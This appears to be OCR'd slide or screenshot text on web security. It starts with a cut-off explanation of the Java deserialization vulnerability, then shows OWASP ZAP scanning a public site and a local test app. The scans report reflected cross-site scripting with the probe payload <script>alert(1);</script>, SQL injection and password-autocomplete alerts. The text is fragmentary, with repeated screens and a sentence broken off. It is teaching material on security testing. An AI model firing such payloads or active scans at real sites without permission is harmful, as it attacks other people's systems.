It's a big deal because many enterprise applications are vulnerable. It's not fully automated, but it's still pretty easy to find and exploit this problem in applications. And it allows the attacker to completely take over the entire server the application is hosted on. They could steal or corrupt any data accessible from that server, steal the application's code, change the application, or even use that server as a launching point for further attacks now that they are inside the data center.

What Exactly is the Vulnerability All About?

Programmers use "serialization" to transfer complex data structures between computers. It's an easy way to take a whole bunch of "objects" and turn them into a single data stream that can be "deserialized" at the

Let's be friends:

Platinum Partner

ZEROTURNAROUND

java deserialization vulnerability - ACED

Untitled Session - OWASP ZAP 2.4.0

Standard mode

Sites

- Contexts
  - Default Context
- Sites
  - http://nuez.elasticbeanstalk.com
    - GET:sitemap.xml
    - about
      - GET:index
    - entry
      - GET:list
      - show
        - GET:1
    - POST:j_spring_security_check(_spring_security_remember_me,j_password,j_username)
    - login
      - GET:auth
      - GET:authfail;jsessionid=B73D42F086AF24DF76A6BF2FC44AFAEC(login_error)
      - GET:auth(login_error)
    - static
      - css
      - js

Quick Start | Request | Response

Welcome to the OWASP Zed Attack Proxy (ZAP)

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

To quickly test an application, enter its URL below and press 'Attack'.

URL to attack: http://nuez.elasticbeanstalk.com/ Select...

Attack Stop

Progress: Actively scanning (attacking) the URLs discovered by the spider

For a more in depth test you should explore your application using your browser or automated regression tests while proxying through ZAP.

If you are using Firefox 24.0 or later you can use 'Plug-n-Hack' to configure your browser:

Configure your browser: Plug-n-Hack

Or point your browser at: http://localhost:8000/pnh/


History | Search | Alerts | Output | Spider | Active Scan

New Scan Progress: 0: http://nuez.el..icbeanstalk.com 6% Current Scans: 1 | Num requests: 166

Id	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
149	30/04/15 11:37:03	30/04/15 11:37:04	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.59 s	171 bytes	4.36 KiB
150	30/04/15 11:37:04	30/04/15 11:37:06	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.4 s	193 bytes	4.36 KiB
151	30/04/15 11:37:06	30/04/15 11:37:07	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.18 s	171 bytes	4.36 KiB
152	30/04/15 11:37:07	30/04/15 11:37:08	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.68 s	171 bytes	4.36 KiB
153	30/04/15 11:37:08	30/04/15 11:37:10	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.25 s	171 bytes	4.36 KiB
154	30/04/15 11:37:10	30/04/15 11:37:11	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.55 s	171 bytes	4.36 KiB
155	30/04/15 11:37:11	30/04/15 11:37:12	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	276 ms	171 bytes	4.36 KiB
156	30/04/15 11:37:12	30/04/15 11:37:12	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	179 ms	171 bytes	4.36 KiB
157	30/04/15 11:37:12	30/04/15 11:37:12	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	175 ms	171 bytes	4.36 KiB
158	30/04/15 11:37:12	30/04/15 11:37:13	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.49 s	171 bytes	4.36 KiB
159	30/04/15 11:37:13	30/04/15 11:37:15	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.29 s	171 bytes	4.36 KiB

Alerts 0 2 3 0 Current Scans 0 1 0 0 0 0 0

Applications > Kali Linux > Top 10 Security Tools > owasp-zap


Options
Options
Active Scan
Active Scan Input Vector
AJAX Spider
Anti CSRF Tokens
API
Applications
Authentication (Depreca
Breakpoints
Certificate
Check For Updates
Connection
Database
Display
Dynamic SSL Certificates
Encode/Decode
Extensions
Forced Browse
Fuzzer
Global Exclude URL (Beta
Http Sessions
Keyboard
Language
Local proxy
Passive Scan
Search
Spider
WebSockets
Local proxy
Local proxy
Address (eg localhost, 127.0.0.1)
localhost
Port (eg 8080)
8085
Set your browser proxy setting using the above. The http port and https port must be the same port as above.
Modify/Remove "Accept-Encoding" request-header
Always unzip gzipped content
Security Protocols
SSL 3
TLS 1
TLS 1.1
TLS 1.2
OK
Cancel

Untitled Session - OWASP ZAP

File Edit View Analyse Report Tools Online Help

Standard mode

Sites Scripts

Quick Start Request Response Break Script Console

Sites

Welcome to the OWASP Zed Attack Proxy (ZAP)

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

To quickly test an application, enter its URL below and press 'Attack'.

URL to attack: http://localhost:8080 Select...

Attack Stop

Progress: Not started

For a more in depth test you should explore your application using your browser or automated regression tests while proxying through ZAP.

If you are using Firefox 24.0 or later you can use 'Plug-n-Hack' to configure your browser:

Configure your browser: Plug-n-Hack

Or point your browser at: http://localhost:8085/pnh/

Forced Browse Fuzzer Params Http Sessions Zest Results Clients WebSockets AJAX Spider Output

History Search Break Points Alerts Active Scan Spider

Filter:OFF

Id	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Body	Highest Alert	Note	Tags

Alerts 0 0 0 0

Current Scans 0 0 0 0 0 0

Untitled Session – OWASP ZAP

File Edit View Analyse Report Tools Online Help

Standard mode

Sites | Scripts

Quick Start | Request | Response | Break | Script Console

- Sites
  - http://localhost:8080
    - GET:login
    - GET:index.php
    - css
    - POST:login(password,username)
    - POST:login(searchTerm)
    - GET:login(error)
    - POST:login(error)(searchTerm)
    - GET:signup
    - POST:signup(searchTerm)
    - POST:signup(firstName,lastName,pass

Welcome to the OWASP Zed Attack Proxy (ZAP)

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

To quickly test an application, enter its URL below and press 'Attack'.

URL to attack: http://localhost:8080 Select...

Attack | Stop

Progress: Attack complete - see the Alerts tab for details of any issues found

For a more in depth test you should explore your application using your browser or automated regression tests while proxying through ZAP.

If you are using Firefox 24.0 or later you can use 'Plug-n-Hack' to configure your browser:

Configure your browser: Plug-n-Hack

Or point your browser at: http://localhost:8085/pnh/

Forced Browse | Fuzzer | Params | Http Sessions | Zest Results | Clients | WebSockets | AJAX Spider | Output

History | Search | Break Points | Alerts | Active Scan | Spider

- Alerts (2)
  - Cross-domain JavaScript source file inclusion (14)
  - Password Autocomplete in browser (4)
    - GET: http://localhost:8080/login
    - GET: http://localhost:8080/login?error
    - GET: http://localhost:8080/signup
    - POST: http://localhost:8080/signup

Password Autocomplete in browser

URL: http://localhost:8080/login

Risk: Low

Reliability: Warning

Parameter: input

Attack: <input type="password" class="form-control" id="password" name="password" placeholder="Password">

Evidence:

CWE Id: 525


WASC Id: 0

Description:

AUTOCOMPLETE attribute is not disabled in HTML FORM/INPUT element containing password type input. Passwords may be stored in browsers and retrieved.

Alerts 0 0 2 0

Current Scans 0 0 0 0 0 0


Connection Settings
Configure Proxies to Access the Internet
No proxy
Auto-detect proxy settings for this network
Use system proxy settings
Manual proxy configuration:
HTTP Proxy:
localhost
Port:
8085
Use this proxy server for all protocols
SSL Proxy:
Port:
0
FTP Proxy:
Port:
0
SOCKS Host:
Port:
0
SOCKS v4
SOCKS v5
Remote DNS
No Proxy for:
Example: .mozilla.org, .net.nz, 192.168.1.0/24
Automatic proxy configuration URL:
http://localhost:8085/pnh/
Reload
Do not prompt for authentication if password is saved
Help
Cancel
OK

Untitled Session - OWASP ZAP

File Edit View Analyse Report Tools Online Help

Standard mode

Sites | Scripts

Quick Start | Request | Response | Break | Script Console

Sites
- http://localhost:8080
  - GET:login
  - GET:index.php
  - css
  - POST:login(password,username)
  - POST:login(searchTerm)
  - GET:login(error)
  - POST:login(error)(searchTerm)
  - GET:signup
  - POST:signup(searchTerm)
  - POST:signup(firstName,lastName,pa
  - GET:logout
  - GET:login(logout)
  - GET:post
  - POST:post(content,title)
- http://localhost:9000

Header: Text | Body: Text

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
```

```
  <a href="#">two</a>
</h2>
<p class="lead">
  by <a href="index.php">Start Bootstrap</a>
</p>
<p><span class="glyphicon glyphicon-time"></span> Posted on  November 30, 2015 8:12:14 PM EST</p>
<hr>
<img class="img-responsive" src="http://lorempixel.com/900/300/" alt="">
<hr>
<p></p><script>alert(1);</script><p></p>
```

Forced Browse | Fuzzer | Params | Http Sessions | Zest Results | Clients | WebSockets | AJAX Spider | Output

History | Search | Break Points | Alerts | Active Scan | Spider

Alerts (5)
- Cross Site Scripting (Reflected) (2)
  - POST: http://localhost:8080/post
  - POST: http://localhost:8080/post
- SQL Injection - MySQL
- SQL Injection (2)
- Cross-domain JavaScript source file inclusion (18)
- Password Autocomplete in browser (5)
  - GET: http://localhost:8080/login
  - GET: http://localhost:8080/login?error
  - GET: http://localhost:8080/login?logout
  - GET: http://localhost:8080/signup
  - POST: http://localhost:8080/signup

Cross Site Scripting (Reflected)

URL:	http://localhost:8080/post
Risk:	High
Reliability:	Warning
Parameter:	title
Attack:	<script>alert(1);</script>
Evidence:	<script>alert(1);</script>
CWE Id:	79
WASC Id:	8

Description:

Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also

Other Info:

Alerts 3 0 2 0 | Current Scans 0 0 0 0 0 0

Untitled Session - OWASP ZAP

File Edit View Analyse Report Tools Online Help

Standard mode

Sites | Scripts

Quick Start | Request | Response | Break | Script Console

Header: Text | Body: Text

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
```

```
  <a href="#">two</a>
</h2>
<p class="lead">
  by <a href="index.php">Start Bootstrap</a>
</p>
<p><span class="glyphicon glyphicon-time"></span> Posted on  November 30, 2015 8:12:14 PM EST</p>
<hr>
<img class="img-responsive" src="http://lorempixel.com/900/300/" alt="">
<hr>
<p></p><script>alert(1);</script><p></p>
```

- Sites
  - http://localhost:8080
    - GET:login
    - GET:index.php
    - css
    - POST:login(password,username)
    - POST:login(searchTerm)
    - GET:login(error)
    - POST:login(error)(searchTerm)
    - GET:signup
    - POST:signup(searchTerm)
    - POST:signup(firstName,lastName,pa
    - GET:logout
    - GET:login(logout)
    - GET:post
    - POST:post(content,title)
  - http://localhost:9000

Forced Browse | Fuzzer | Params | Http Sessions | Zest Results | Clients | WebSockets | AJAX Spider | Output

History | Search | Break Points | Alerts | Active Scan | Spider

- Alerts (5)
  - Cross Site Scripting (Reflected) (2)
    - POST: http://localhost:8080/post
    - POST: http://localhost:8080/post
  - SQL Injection - MySQL
  - SQL Injection (2)
  - Cross-domain JavaScript source file inclusion (18)
  - Password Autocomplete in browser (5)
    - GET: http://localhost:8080/login
    - GET: http://localhost:8080/login?error
    - GET: http://localhost:8080/login?logout
    - GET: http://localhost:8080/signup
    - POST: http://localhost:8080/signup

Cross Site Scripting (Reflected)

URL:	http://localhost:8080/post
Risk:	High
Reliability:	Warning
Parameter:	title
Attack:	<script>alert(1);</script>
Evidence:	<script>alert(1);</script>
CWE Id:	79
WASC Id:	8

